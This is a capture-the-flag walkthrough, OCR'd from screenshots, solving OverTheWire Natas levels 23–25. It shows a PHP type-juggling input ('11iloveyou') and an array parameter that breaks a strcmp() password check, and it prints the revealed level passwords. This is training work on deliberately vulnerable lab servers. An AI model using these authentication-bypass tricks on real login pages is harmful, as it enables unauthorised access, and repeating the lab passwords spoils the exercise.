
URL: http://natas24.natas.labs.overthewire.org

17 July,24




Here is the condition that if write password to be concatenation of passwd and iloveyou we get the password for next level and the condition is that we should have passwd value greater than 10. So, we write: **11iloveyou** in input field and get our password:


17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
17:29
natas23.natas.labs.overthewi
natas23.natas.labs.overthewire.org
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS23
Password:
11iloveyou
Login
View sourcecode
We Chall
SUBMIT TOKEN
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
17:30
natas23.natas.labs.overthewi
natas23.natas.labs.overthewire.org/?passwd=11iloveyo
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS23
We Chall
SUBMIT TOKEN
Password:
Login
The credentials for the next level are:
Username: natas24 Password: MeuqmfJ8DDKuTr5pcvzFKSwlxedZYEWd
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24




Natas Level 24 → Level 25

Username: natas25


URL: http://natas25.natas.labs.overthewire.org

17 July,24




Add **:/?passwd[]=11iloveyou** (making it array) and giving us the password:

17 July,24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
Metasploitable2-Linux
KaliLinux
17:37
natas23.natas.labs.overthew
natas24.natas.labs.overthew
natas24.natas.labs.overthewire.org/?passwd[]=11ilovey
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
NATAS24
We Chall
SUBMIT TOKEN
Password:
Login
Warning: strcmp() expects parameter 1 to be string, array given in /var/www/natas/natas24/index.php on line 23
The credentials for the next level are:
Username: natas25 Password: ckELKUWZUfpOv6uxS6M7lXBpBssJZ4Ws
View sourcecode
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

17 July,24



